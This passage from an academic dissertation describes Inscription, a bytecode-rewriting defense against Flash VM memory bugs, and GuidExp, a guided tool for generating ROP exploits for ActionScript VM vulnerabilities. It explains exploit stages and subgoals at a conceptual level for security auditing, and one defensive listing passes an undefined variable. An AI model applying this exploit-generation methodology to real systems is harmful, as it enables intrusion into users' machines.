A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause

Listing 4.4: `SafeDereference` wrapper class

```
1  package Monitor{
2   import flash.utils.ByteArray;
3   public class SafeDereference{
4    public static function safe_dereference(obj, index, value):void{
5     if(obj is ByteArray)
6      obj[index] = Number(value);
7     else
8      obj[index] = value;
9    }
10  }
11 }
```

the execution of malicious code.

Inscription's defense against the buffer overflow exploit introduced in case study #6 (Section 3.2.5), which attempts to initialize a `ShaderJob` object with a height of 1025 in asynchronous mode. The `ShaderJob` object utilizes a predefined `BitmapData`'object. Inscription intercepts the assignments of the height and width properties of a `ShaderJob` object when the object is started in asynchronous mode. If the `ShaderJob` object is running, and its new height/width is going to exceed the predefined `BitmapData`'s height or width, Inscription restricts this assignment, hence, thwarting the buffer overflow.

4.3.4 Out-of-Bounds Read Defense

An *Out-of-Bounds Read* vulnerability occurs when the program reads data past the end, or before the beginning, of the intended buffer. This typically occurs when the pointer or its index is incremented or decremented to a position beyond the bounds of the buffer or when pointer arithmetic results in a position outside of the valid memory location to name a few. This may result in corruption of sensitive information, a crash, or malicious code execution among other things.

Inscription's defense against the exploit mentioned in case study #5 (Section 3.2.4), is to provide a wrapper for the `RegExp` AS3 class which can be seen in Listing 4.6. At the binary level, Inscription replaces all calls to the `exec` method of the `RegExp` class with the `Safe_RegExp` function provided by the wrapper (shown in Listing 4.5), to investigate the pattern of the regular expression. The `Safe_RegExp` function restricts the number of open parentheses to 49, and returns returns a boolean value indicating whether the regular expression is safe to be created.

Listing 4.5: Replacing `RegExp.exec` function with `Safe_RegExp` at binary level

```
1 if (RegExpTest.Safe_RegExp(⟨pattern⟩, ⟨flag⟩))
2   var re:RegExp = new RegExp(⟨pattern⟩, ⟨flag⟩);
```

4.3.5 Heap Spray Defense

Inscription's defense to prevent heap spray attacks ensures that (i) a large `String` (> 1000 bytes) is not written to a `ByteArray`, and (ii) a `String` is not repeatedly (> 100 times) written to the same `ByteArray`.We chose to restrict the maximum size for a byte sequence to 1000 bytes based on a well-known patent for heap spray detection in ActionScript [127], and limit the number of times a byte sequence is sprayed on the heap to 100 times to demonstrate the feasibility of our mitigation. Our approach would work for any byte sequence size below the page-size limit of the underlying machine.

To implement this defense, our IRM tracks the size and number of times a `String` is written to a `ByteArray` using a global, thread-safe hash-table. Our rewriter targets the security-relevant operation of writing a `String` to a `ByteArray`. Our rewriter, using technique #2, first creates a wrapper for the `flash.utils.ByteArray` class. Our wrap-

Listing 4.6: Wrapper for the `RegExp` class

```
1  package Monitor {
2    public class RegExpWrapper {
3      public static function
4          Safe_RegExp(pattern:String, flag:String) {
5        var left_parenthesis_counter = 0;
6        for (var i:int = 0; i < pattern.length; i++) {
7          if (pattern.charAt(i) == "(") {
8            if (++left_parenthesis_counter > 49)
9              return false;
10         }
11       }
12       return true;
13     }
14   }
15 }
```

per augments the `flash.utils.ByteArray` with a `static Dictionary` object that implements our global, thread-safe hash-table. The hash-table uses the `String`s written to the `ByteArray` as keys and the count for the number of times they were written as value. We show the overridden implementation of `ByteArray.writeUTFBytes()` method inside the wrapper class in Listing 4.7. We have also overridden other methods that allow writing a `String` to a `ByteArray`, such as `writeBytes()`, `writeMultiByte()`, `writeUTF()`, and `writeByte()`. Our IRM for this policy is immediately extensible to other objects, such as `Vector`s, to which `String`s can be written.

In the overridden implementation of method `ByteArray.writeUTFBytes()` (Lines 11-22), whenever a `String str` is written to the `ByteArray` object (security-relevant operation), our IRM checks whether `str` already has an entry in the hash-table. If an entry for `str` exists, then its count is incremented by one (Line 13), otherwise our IRM creates a new entry for `str` in the hash-table with an initial count of one (Line 15). If the size of the `str` is larger than 1000 bytes or if `str` has already been written to the `ByteArray` a 100 times, then our IRM suppresses the write operation (Line 17) and instead outputs a warning to the log to notify the user of a possible heap spray attack. If `str` is within specified size and count threshold, our IRM safely calls the `flash.utils.ByteArray` class to proceed with the write.

4.4 A Generalized Solution to Mitigate Use-After-Free and Double-Free Vulnerabilities in the ActionScript Virtual Machine

Our early discussions let us discover that we can mitigate all UAF and DF vulnerabilities (including zero-days) in the AVM by injecting a memory management system as a wrapper class in Flash executables where each explicit object allocation/deallocation is recorded. During the runtime, the wrapper class logs all memory activities of user defined objects along with system libraries that contain predefined explicit function calls that cause memory activities such as `clear()`. The logs are stored in a global

Listing 4.7: Wrapper for flash.utils.ByteArray

```
1  package Monitor {
2      import flash.utils.ByteArray;
3      import flash.utils.Dictionary;
4      public class ByteArray extends flash.utils.ByteArray{
5          private static var hashtable:Dictionary = new Dictionary();
6          private var safeCount = 100;
7          private var safeLength = 1000;
8          public function ByteArray() {
9              super();
10         }
11         override public function writeUTFBytes(str:String):void{
12             if(hashtable[str] == undefined)
13                 hashtable[str] = 1;
14             else
15                 hashtable[str] += 1;
16             if(hashtable[str] > safeCount || str.length > safeLength){
17                 trace("Exceeded safe limit. Possible Heap Spray");
18             }
19             else{
20                 super.writeUTFBytes(value);
21             }
22         }
23     }
24 }
```

hashtable where the key is the object reference and the value is the subscription list. When an object is first initialized, the hashtable entry for this object is simultaneously created with an empty subscription list. When any other instance subscribes the object, the subscription list is populated with the subscriber object references.

The global hashtable is used to keep track of memory allocation and deallocation of objects. When an object is cleared with an explicit function call such as `free()`, our wrapper class ensures that the object is freed only if the subscription list is not empty, and the object has a valid entry in the global hashtable. The wrapper class therefore blocks DF attempts by checking whether the object has a valid entry in the hashtable and UAF attempts by checking the size of the subscriber list of the object. The wrapper class is able to stop zero-day attacks that exploit DF and UAF vulnerabilities as the wrapper class keeps track of memory activities of all user defined and predefined objects. That means our memory management mechanism is

vulnerability-independent. We also built the global hashtable as a private property of the wrapper class so that attackers that have knowledge of the wrapper class cannot interfere with functionality of the memory management layer.

4.5 Experimental Results

We created proof-of-concept exploits for each vulnerability class presented in §4.3 in order to fully test our solution. Our proof-of-concept exploits are modeled after real-world exploit analyses and vulnerability descriptions found in popular exploit and security research archives such as Google Security Research Database [83], ExploitDB [168], KernelMode.info [106], and security blogs by research companies such as TrendMicro [218], FireEye [70] and TrustWave [219]. All ads were created using Adobe Flash Builder v4.7.

Table 4.1 summarizes our experimental results for the proof-of-concept exploits and the corresponding policies. All experiments were conducted on a machine with a 2.5 GHz Intel Core i5 processor with 8GB RAM. The parser, rewriter, and code-generator for AS3 bytecode were written in Java using JDK v1.8.0_144. For computing the total rewriting time for each policy, we ran each policy rewriter ten times and computed the average. Rewriting times include the linear search performed to locate code fragments requiring instrumentation, and the in-lining of security guard code and reified security state variables. However, these instrumentation times are typically negligible since only a tiny portion of most SWF files are comprised of code; the majority of the content

Table 4.1: Performance Benchmarks for Proof-of-Concepts Exploit Code

Case Study	Vulnerability Class	Rewriter Type	Rewriting Time (ms)	SWF Size (bytes) Before	SWF Size (bytes) After	Execution Time (ms) Before	Execution Time (ms) After
#3 (§3.2.3)	DF	(2)	154	3893	4266 (+9.6%)	198.9	217.4 (+9.3%)
#4 (§3.2.3)	DF	(1)	115	1281	1374 (+7.3%)	9.0	10.4 (+15.6%)
#1 (§3.2.2)	UAF	(1) & (2)	100	1656	1737 (+4.9%)	211.3	231.5 (+9.6%)
#2 (§3.2.2)	UAF	(1) & (2)	146	936	1359 (+45.2%)	30.3	32.7 (+7.9%)
#5 (§3.2.4)	OoB	(1) & (2)	71	330	558 (+69.09%)	1.0	1.1 (+10.0%)
#6 (§3.2.5)	Buffer Overflow	(1)	56	482	488 (+1.24%)	1	1 (+0.0%)
	Heap Spray	(2)	133	1283	1901 (+48.2%)	1.0	1.2 (+20.0%)
	Average		**110**	**1408**	**1669 (+18.5%)**	**64.6**	**70.7 (+9.07%)**

(1) direct bytecode instrumentation, (2) wrapper class instrumentation

Table 4.2: Performance Benchmarks for Benign SWFs

Filename	**Size** (bytes) **of ABC (before)**	**Size** (bytes) **of ABC (after)**	**Rewriting Time** (ms)
atmosenergy	708	708 (+0.0%)	50
att	21,532	22,332 (+3.71%)	141
beetle	80,707	81,534 (+1.02%)	412
CookieSetter	598	598 (+0.0%)	53
ecls	2,007	2,007 (+0.0%)	55
eco	2,007	2,007 (+0.0%)	57
expandall	2,778	2,778 (+0.0%)	58
flash_animation	2,980	2,980 (+0.0%)	59
freechat_313	2,273	2,273 (+0.0%)	55
fxcm	1,738	1,738 (+0.0%)	52
gen_live	21,784	22,622 (+3.84%)	176
gm	22,037	22,897 (+3.90%)	146
gucci	1,079	1,079 (+0.0%)	54
hma	2,364	2,364 (+0.0%)	57
iphone	1,152	1,152 (+0.0%)	65
IPLad	1,655	1,655 (+0.0%)	52
jlopez	16,655	16,655 (+0.0%)	113
men1	33,771	34,714 (+2.79%)	219
men2	40,300	41,291 (+2.45%)	256
reliant	4,731	4,731 (+0.0%)	67
t2	919	919 (+0.0%)	49
thehappening	107,548	107,548 (+0.0%)	81
utv	20,635	21,475 (+4.07%)	140
verizon_orig	2,799	2,799 (+0.0%)	80
verizon	3,305	3,305 (+0.0%)	60
verizonm2m	2,245	2,245 (+0.0%)	54
weightwatchers	3,454	3,454 (+0.0%)	58
Average	**14,954**	**15,108 (+1.015%)**	**100.7**

is comprised of images, sounds, and video. Therefore, we believe that even though our experiments are on proof-of-concept exploits, rewriting times are representative of real-world apps.

Size overhead of each rewritten SWF was measured using the uncompressed size of the application bytecode before and after rewriting. Wrapper class and binary instrumentation contributes additional bytes to SWF files. These percentage size overheads will be much smaller for real-world, non-malicious SWF files (see 4.2), since our proof-of-concept exploits are far more densely packed with dangerous code sites than typical SWFs.

Table 4.2 summarizes performance benchmarks of evaluating Inscription with benign

SWFs, using the operator [] rewriter. We chose to use this policy rewriter since the operator [] is the most frequently occurring policy-relevant instruction (out of our five policies), and therefore represents the worst case scenario in terms of number of instrumentations needed and rewriting time.

4.6 Discussion

4.6.1 Security Analysis

Inscription IRMs maintain self-integrity and complete mediation within potentially hostile script environments based on a "last writer wins" principle: By modifying the untrusted bytecode before it executes, Inscription can automatically replace any potentially unsafe binary code that might circumvent the IRM enforcement with safe code during the instrumentation. Thus, since Inscription's rewriter is the last to write to the file before it executes, its security controls dominate and constrain all untrusted control-flows.

Our approach can be applied both to protect against many attacks falling within a general attack class (e.g., large classes of UAF and DF attacks), and also to protect against specific attacks that do not fall within a generalizable class (e.g., the regexp vulnerability discussed in Section 4.3.4).

All wrapper classes are implemented as `final` classes in a dedicated namespace (i.e., `Monitor`), allowing AS's object encapsulation and type-safety to prevent untrusted code from directly accessing the private members of wrapper classes. The bytecode rewriter then modifies the metadata of the untrusted SWF to change all references to wrapped classes to instead reference the corresponding wrapper classes. This ensures that the untrusted SWF uses the safe functions provided by our `Monitor` class instead of using unsafe functions in the untrusted class, thereby providing complete mediation.

Flash apps cannot directly self-modify (except by first exploiting a VM bug, which we prevent), but they can dynamically generate and execute new bytecode via a select collection of system API methods (e.g., `Loader.loadBytes`). Inscription wraps these

methods with bytecode that recursively applies the code rewriting algorithm to dynamically generated code before it executes. Likewise, system API methods that allow AS code to dynamically generate class references from strings (e.g., `flash.utils.getDefinitionByName`) are wrapped with bytecode that substitutes the resulting reference with one to a wrapper class if the class is wrapped. This prevents untrusted AS code from acquiring unmediated access to vulnerable classes even by reflective programming.

In direct bytecode rewriting, Inscription's bytecode rewriter scans the untrusted code for every occurrence of the vulnerable method and injects guard-code surrounding it. AS type-safety guarantees that checks in the guard-code are not circumvented. For policies that use wrapper classes, Inscription's `SWF` merge tool replaces every binary occurrence of the vulnerable method call in the untrusted `SWF` file with the corresponding overridden method of the wrapper class instead.

4.6.2 Attack and Defense Design Challenges

Formulating Security Policies. Having a sound and efficient security policy is essential in order to mitigate web attacks before host machines running exploit scripts for each aforementioned vulnerability to enforce on legacy VMs. Designing and implementing a security policy requires a detailed understanding of VM internals, including known bugs. Vulnerabilities that reside in the AVM are the result of subtle inconsistencies in the complex language semantics or not well-known security flaws deep inside the implementation of it. To formulate appropriate security policies, we therefore performed extensive background research and experiments, since the AVM is proprietary software. Additionally, a thorough knowledge of all ActionScript classes and their properties involved in the exploits was required to create policies to mitigate such attacks.

Building, Experimenting, and Testing Defenses. Implementing the mitigation for the given vulnerabilities requires building the *proof-of-concept code* (PoC) initially, then testing the defense against them. It is hard to find PoCs on the web, therefore, we built

PoCs from scratch by stitching code snippets from different web articles and relevant information dispersed among a broad array of threat reporting sources. Additionally, vulnerabilities require a very specific environment in order to be triggered. Thus, we prepare the correct set up for each vulnerability. In addition, many synchronization vulnerabilities abuse multi-threading, but neither of Adobe's Creative Suite tools for Flash development (Animate CC or Flash Builder) provides the debugging feature for multi-threading.

ActionScript Bytecode Manipulation. To the best of our knowledge, there are currently no commercially available libraries or tools for AS bytecode manipulation. Complicating this problem, the SWF binary format specification is open-ended in the sense that SWFs may include binary sections with proprietary or otherwise undocumented content tags; Flash players simply ignore sections with tags they do not recognize. This unfortunately tasks security tools with the daunting challenge of recognizing and analyzing all possible tags (even undocumented ones) recognized by all players in order to secure all malicious content. To develop Inscription, we therefore pieced together scattered information about many different players, AS compilers, and AS parsers, to support as many SWFs as possible. While we cannot ensure that our efforts are fully comprehensive, we successfully tested our prototype on a large number of ads currently distributed by major ad networks to assess its completeness.

While our overall approach is general enough to mitigate many different VM vulnerabilities and vulnerability classes (specifically, any computable safety policy [88] and some non-safety policies [125]), formulating sound and efficient policy implementations can sometimes require a detailed understanding of VM internals, including known bugs. To formulate appropriate policies, we therefore performed extensive background research and experiments, since the AVM2 is not open source. Additionally, a thorough knowledge of all AS 3.0 classes and their properties involved in the vulnerabilities and exploits was required to create policies to mitigate further attacks.

Testing the resulting defenses can also be challenging. Some vulnerabilities require a very specific environment in order to be triggered; for example, the `ByteArray` DF studied in Section 3.2.3 targets SWF version 25 specifically. Many synchronization vulnerabilities abuse `Worker`s, but neither of Adobe's Creative Suite tools for Flash development (Animate CC or Flash Builder 4.7) have tracing or debugging for background `Worker`s. To test our policies, we therefore manually created proof-of-concept ads with full exploits by stitching the exploits from code snippets and relevant information dispersed among a broad array of threat reporting sources.

4.6.3 Deployment

We conservatively assume that most users update their web-browsers and Flash Players only sporadically, which allows their systems to be compromised by exploits targeting vulnerabilities that were recently patched.

Our work targets malicious SWFs delivered by exploit kits and malicious third-party content (e.g., malvertisements) loaded by second-party content (e.g., web pages). Second-parties do not serve the malicious content directly, so cannot rewrite the Flash files on their servers. But the loader scripts that they serve to end-users do see and have the opportunity to rewrite all dynamically loaded content, including content loaded through re-directions to malicious servers. Our work therefore provides a means for trustworthy second-parties to protect their end-users from malicious third-party content by embedding Flash rewriting logic into their loader scripts. This does not entail updating the end-user's client, which second-parties generally cannot do. Third-party malicious content dynamically embedded into otherwise trustworthy second-party content is one of the most common web attack patterns highlighted in major threat reports today, motivating this as a potentially high-impact deployment model.

4.6.4 Limitations

While our high-level approach can apply to the AVM1 vulnerabilities, our current prototype implementation does not yet support them. The AVM1 runs AS 1.0 and 2.0 which are very different from AS 3.0, requiring a different parser and rewriter.

Inscription cannot stop malicious events generated within externally loaded files. For example, in CVE-2016-0967, loading an external `.flv` file corrupts the stack [82]. However, we do not analyze or instrument the external file before loading; therefore our IRM cannot protect against it. In SWF binaries, externally loaded files can be written in languages other than AS (e.g., JS). Protecting against such attacks should therefore combine Inscription with appropriate defenses for those other languages.

4.7 Conclusion

We have presented the design and implementation of Inscription, a fully automated Flash code binary transformation system that can guard major Flash vulnerability categories without modifying vulnerable Flash VMs. We demonstrated two complementary binary transformation approaches, direct monitor in-lining as bytecode instructions and binary class-wrapping, for flexible and precise instrumentation. In detailed case-studies, we describe proof-of-concept exploits and mitigation strategies for five major Flash vulnerability categories.

CHAPTER 5: GuidExp: AUTOMATIC EXPLOIT GENERATION FOR ACTIONSCRIPT/FLASH VULNERABILITIES[1]

Determining *exploitability* [238] of a given vulnerability, or generating an exploit script that performs a malicious activity in a victim system for that vulnerability, has historically been a labor-intensive manual process requiring deep security knowledge. However, with the recent advances in fuzz testing and symbolic execution, several approaches for automatically generating exploits have been proposed [2, 15, 23, 27, 34, 50, 57, 74, 93, 94, 96, 99, 110, 128, 129, 171, 187, 202, 213, 223, 229, 230, 237, 240]. These approaches, collectively known as the field of AEG, (such as AEG for *return-oriented programming*, or *control-flow hijacking*) are critical for auditing software security, stress-testing defenses, and attack prevention.

An AEG algorithm or tool is typically used to generate exploit code that leads to an exploited program state (a program state representing the system image that occurs immediately after the exploit succeeds) that the attacker wants to reach, such as obtaining root privileges, or accessing sensitive materials [19] for a given vulnerability. Thus, the AEG algorithm decides whether the given vulnerability is exploitable. AEG implementations typically require two inputs: (1) a target application which contains the vulnerability, and (2) an execution path (also known as the *proof-of-concept* (PoC)), which triggers the vulnerability in the target application.

AEG implementations usually consist of two major components, a *fuzz tester* [140] and a *symbolic execution tool* [112]. The fuzz tester helps explore the input-space by monitoring the execution of randomly generated inputs, and the symbolic execution tool helps explore the execution-path-space by symbolically executing all possible execution

[1]This chapter includes joint work [235] with Meera Sridhar and Wontae Choi.

paths. However, both approaches have their own limitations; a fuzz tester is extremely unlikely to test all possible behaviors of a program (for e.g., the probability of executing the "then" branch of the if-statement `"if (x==3)"` is only $1/2^{32}$ assuming x is 32-bit `integer` value), and symbolic execution encounters the well-known path-explosion problem in early processing stages of binaries executed by the AVM. Therefore, an AEG implementation may need to adopt a hybrid approach, switching between the two techniques [27] when one technique hits its limitations.

Unfortunately, typical fuzz testing approaches do not scale well for applications taking as input other computer programs, such as language virtual machines. They do not efficiently generate inputs for complex applications [101, 185]. While smart fuzz testing approaches [21, 116, 185] can generate random structured inputs (e.g., DNS packages), they cannot adopt complex grammar rules (e.g., having correct offsets for function blocks). Thus, traditional fuzz testers typically struggle to perform exploit generation for language virtual machines.

AEG implementations for language virtual machines also cannot utilize a typical symbolic execution tool without leveraging a fuzz tester due to limitations of the symbolic execution. Symbolically executing a language virtual machine raises the path-explosion problem in the early stage of the AEG process because the virtual machine produces an execution branch for every instruction it can read during the parsing phase of inputs to obtain the sequence of instructions to be performed. Although the general purpose of path selection heuristics is to deal with execution-path space [19, 100, 110, 200], they are not immediately helpful as the number of execution branches that symbolic execution tools need to interpret is almost as many as all possible inputs that the language virtual machine can take.

In this work, we focus on exploit generation targeting vulnerabilities in language virtual machines, specifically the AVM. We choose the AVM as our target application since over the last five years more than 700 vulnerabilities were discovered in the

AVM versions. In 2016, ActionScript vulnerabilities were the primary vehicle for web-based ransomware and banking trojans, accounting for ∼80% of successful Nuclear exploits [47] and six of the top ten exploit kit vulnerabilities [186]. More recently, in 2018 and 2019, four zero-day exploits, CVE-2018-4878,15982 [160, 162], and CVE-2019-8069,8070 [164, 165] were discovered. In addition, the National Vulnerability Database (NVD) rated the severity of 14 AVM vulnerabilities [146], discovered in the last two years, at 9.8 out 10 and identified them as critical [161].

Vulnerabilities in language virtual machines prevail due to complex functionalities and language features, and lack of an airtight implementation that preserves the high-level virtual machine semantics. Given the enormous number of vulnerabilities residing in the implementation of language virtual machines, and the perniciousness and severity of these vulnerabilities, having an accurate and systematic approach to judge whether these vulnerabilities are exploitable is critical for building robust defenses. AEG implementations that leverage traditional fuzz testing and symbolic execution engines will not work here due to aforementioned limitations of these techniques.

We present GuidExp, the first *guided* (semi-automatic) exploit generation tool that does not rely on fuzz testers or symbolic execution engines. While typical AEG implementations aim to synthesize the exploit script whose execution path reaches one of predefined exploited program states, GuidExp leverages *exploit deconstruction*, a technique of splitting the execution path that reaches the exploit program state into many shorter paths. Hence, GuidExp can concentrate on synthesizing code snippets that follow these shorter paths. GuidExp expects that program states on which the execution path is split are given and described by security experts as *exploit subgoals*.

An exploit subgoal declares the achievement of synthesizing a code snippet that performs a malicious activity such as `'having a corrupted memory space which is larger than 0x40000000 bytes'`. Execution of an exploit subgoal sets the stage

for executing the next exploit subgoal. After synthesizing all code snippets, therefore, GuidExp stitches the code snippets that achieve exploit subgoals together to obtain the exploit script.

Additionally, unlike the other AEG implementations, GuidExp adopts several different principles. First, GuidExp aims to reach only one exploited program state decided by the security experts. Second, GuidExp focuses on producing the exploit script whose execution reaches the exploited program state with the shortest execution path since it explores the execution-path-space as level-order. Third, GuidExp ensures that the execution of the exploit script visits all other program states given by security experts that are used to split the exploit script into smaller code snippets. Since GuidExp does not leverage a fuzz tester or a symbolic execution tool, it needs to be guided through execution-path-space to these program states.

Unlike typical fuzz testers, which explore execution paths by randomly mutating the given seed input (in our case the seed input is the PoC), GuidExp generates exploit scripts by not only mutating instruction sequences inside the given PoC, but also modifying the metadata of the PoC based on the mutation. Modifying the instruction sequence in the PoC requires modifying the metadata to allow the AVM to correctly interpret the new, modified instruction sequence. Otherwise, the AVM will not be able to parse the generated exploit scripts and would drop them since they would not be grammatically correct. Modifying instructions inside the PoC may require making several changes to the metadata, including but not limited to, increasing the length of the function in which instructions are inserted, adding the name of variables to the constant pool, and changing the return type of a function. Therefore, GuidExp verifies the coherence between the metadata and the instruction sequence of exploit scripts it generates before executing them in the AVM.

In this chapter, we focus on generating *Return-Oriented Programming* (ROP) [196] attack scripts, and demonstrate such an attack for an AVM vulnerability that we use as

our running example. In an ROP attack, an attacker hijacks program control-flow by gaining control of the call stack and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called *gadget*s [30]. Each gadget typically ends with a `return` instruction that allows the attacker to craft an instruction chain that performs arbitrary operations. We want to highlight, however, that GuidExp can synthesize exploit scripts that perform any type of attack (not just ROP) for given vulnerabilities if the corresponding PoC and exploit subgoals are provided.

The contributions and impacts of our work are as follows:

- To our knowledge, we build the first guided (semi-automatic) exploit generation tool, GuidExp, targeting vulnerabilities residing in the implementation of language virtual machines, specifically AVM, which run highly-structured binaries.

- We present *exploit deconstruction*, a strategy of splitting exploit scripts that AEG implementations produce into smaller code blocks. Therefore, GuidExp concentrates on synthesizing these smaller code blocks in sequence rather than the entire exploit at once. In our running example, we show that exploit deconstruction can reduce the complexity of the AEG process by a factor of 10^{45}.

- We outline a detailed running example where we synthesize the exploit script, which performs an ROP attack, for a real-world AVM use-after-free vulnerability. In addition, we report on the production of exploit scripts for ten other real-world AVM vulnerabilities.

- Alongside exploit deconstruction, we utilize three other optimization techniques, (1) *operand stack verification*, (2) *instruction tiling*, and (3) *feedback from the AVM*, to facilitate the exploit generation process. We report that in our running

example, these techniques reduce the complexity of the process by a factor of 10^{24}, 81.9, and 2.38 respectively.

The rest of the chapter is organized as follows. Section 5.1.1 describes an overview and our technical approach. Section 5.2 presents implementation details of GUIDEXP including our running example. Section 5.3 introduces our optimization techniques, and Section 5.4 outlines experimental results. Section 5.5 discusses the security analysis of our approach, and design challenges. Sections 5.6 concludes.

5.1 Overview

5.1.1 Structure of a Typical ROP Attack

In this section, we introduce the structure of a typical ROP attack. GUIDEXP uses ROP attacks as representative attacks, because since 2015 almost 80% (547/698) of disclosed ActionScript vulnerabilities could lead to an arbitrary code execution by implementing an ROP attack [148]. Therefore, we ensure that GUIDEXP is expected and capable of generating exploit scripts that perform an ROP attack, which is one of the most complicated types of cyberattacks.

Fig. 5.1 depicts the structure of a typical ROP attack. An ROP attack starts




Figure 5.1: Structure of a typical ROP attack




Figure 5.2: Structure of our target exploit

with executing the PoC—the piece of code which triggers the vulnerability. The PoC corrupts the memory by performing activities such as creating a dangling pointer, or mangling the structure of the garbage collector. However, the execution of the PoC should not raise a *kernel panic* [60] (a system error from which operating systems cannot quickly or easily recover), because otherwise, the exploit that contains the PoC would result in the same kernel panic, and the operating system terminates the execution of the exploits before they perform their intended malicious activities. The ROP attack exploits the resulting corrupted memory that the execution of the PoC caused, and performs unauthorized activities on the memory until it builds a gadget chain performing the arbitrary operations. The ROP attack achieves its malicious end goal in several exploit subgoals, each subgoal which we demonstrate with Code Segment # in the Fig. 5.1.

5.1.2 Intuition Behind Target Exploit Generation

In order to facilitate exploit generation, we define a structure for our *target exploit*, which is a high-level, semantic outline of the final exploit we expect GUIDEXP to generate. That is, GUIDEXP will generate code which is semantically equivalent to the target exploit.

Fig. 5.2 depicts the structure of our target exploit. The first portion of our target exploit consists of the *trigger slice*—the PoC. Execution of the trigger slice causes vulnerable code segments in the AVM to be executed, but it performs no further activity so as not to raise kernel panic. For a given vulnerability, GUIDEXP will use the same trigger slice as a prefix to an entire set of executables to be tested for potential exploit candidacy, therefore it is important that the trigger slice avoids kernel panic, since otherwise, the generated executables will result in kernel panic causing our AEG process to fail.

The remaining part of the target exploit consists of a series of *exploit subgoals*—semantic goals for each step of the synthesized exploit; each exploit subgoal will be

used by GuidExp to synthesize code blocks that will achieve that particular semantic goal. Together, the series of subgoals will produce code that will constitute the final exploit script. For example, a typical exploit subgoal in an ROP exploit (denoted by `'Corrupting a Buffer Space Implicitly' in Fig. 5.2`) corrupts the size of a vulnerable buffer to read the memory beyond the buffer boundaries to gain access to `libc` libraries containing ROP gadgets [194].

Typical ROP attacks exploiting UAF and DF vulnerabilities in language virtual machines tend to follow a specific malicious activity pattern. This established, well-rehearsed pattern allows for surreptitious penetration into the system, without being caught by standard operating system defenses. Here, first, the ROP attack script obtains one or more access privileges `-rwx-` for a system resource, such as reading privileges over `ELF` binaries. Then, by using these privileges, the ROP attack makes the next system resource, such as the `.plt` segment, which is located in `ELF` binaries available for itself. The ROP attack follows this pattern until being capable of completing its full malicious activity goal, such as invoking a system call. The fact that most exploits follow this typical pattern allows us to deconstruct exploit code into multiple exploit subgoals, whereby execution of each exploit subgoal sets the stage for the next exploit subgoal.

For example, in the exploit shown in Fig. 5.2, the trigger slice, which abuses a UAF vulnerability, allows the ROP attack script to dereference the dangling pointer. The dangling pointer occurs after the UAF vulnerability is triggered. The dangling pointer points to the metadata of the freed buffer, so that the ROP attack can modify the metadata to corrupt the length of the buffer (see § 5.2.1 for more details). The goal of the ROP attack is to change the `.length` property of the buffer *implicitly* with a large number, without explicitly calling the `.length` property. The implicit change in the `.length` property allows the ROP attack to gain access to memory that lies beyond the buffer boundaries, since the implicit change does not allow the AVM to

allocate a large enough empty space for the new buffer size.

Corrupting the `.length` is our first exploit subgoal and denoted by `'Corrupting a Buffer Space Implicitly'` in Fig. 5.2. Having the corrupted buffer allows the ROP attack to spray helper elements such as the payload to be executed into the heap, which is our second exploit subgoal and denoted by `Spraying Helper Elements` in Fig. 5.2. The ROP attack follows this pattern until execution of its malicious payload, which is the last exploit subgoal, denoted by `Building and Executing the ROP Chain` in Fig. 5.2.

5.1.3 Defining Exploit Subgoals, Search Spaces & Invariants

Since the semantics of "exploitability" is fluid, i.e., can change based on security engineers' expectations or security-sensitive assets, GuidExp provides flexibility in defining exploitability of target applications in various settings and environments. GuidExp allows defining exploitability as the successful completion of a series of exploit subgoals. For example, by providing exploit subgoals that are necessary to bypass ASLR, security engineers can obtain the exploit script, and then, they can see how the exploit code bypasses their ASLR implementation to fix their weaknesses. GuidExp expects such exploit subgoals to be defined by security experts who have a thorough knowledge of their target application since the success of GuidExp relies on defining the exploit subgoals accurately.

In order to synthesize code corresponding to each exploit subgoal, GuidExp will take as input a collection of exploit subgoals; each exploit subgoal consists of (1) a *search space* and (2) an *invariant*.

The search space consists of a set of *opcodes* and *parameters*. An opcode is the atomic portion of machine code instruction that specifies the operation to be performed. In ActionScript language, opcodes take zero or more parameters to be used in the operation [3]. A parameter is either an index to a value stored in the constant pool of the ActionScript executable or a constant to be pushed into the call stack directly.

We expect that the security experts will determine opcodes and parameters based on their experience. The experts should consider semantic meaning of every opcode and parameter and pick opcodes and parameters that can contribute to synthesizing the exploit subgoal.

An invariant is a test that decides whether the synthesized code semantically satisfies the corresponding exploit subgoal, and is written by the security expert in the form of an ActionScript code snippet. GuidExp utilizes the invariant since it does not modify the implementation of the AVM or require recompiling the AVM to insert flags that alert when an error statement is reached.

Consider the simplified example of an exploit script containing an exploit subgoal of summing two known `integer` values. Assume, in this simplified example, the trigger slice for the exploit script creates these integers with the following code snippet:

```
function init(){
  var firstVariable = 6;
  var secondVariable = 12;}
```

To achieve the exploit subgoal, GuidExp needs to append to the given PoC with the following:

```
var sum = firstVariable + secondVariable;
```

The line simply calculates the sum of given two `integer` variables, `firstVariable` and `secondVariable`. The same line consists of three smaller operations within: (1) assigning a value to a variable, since the resulting sum (`firstVariable + secondVariable`) will be assigned to another variable (`sum`), (2) `push`ing the values to be summed onto the operand stack (since the AVM uses the operand stack to store temporary values), and (3) invoking the sum operator (+).

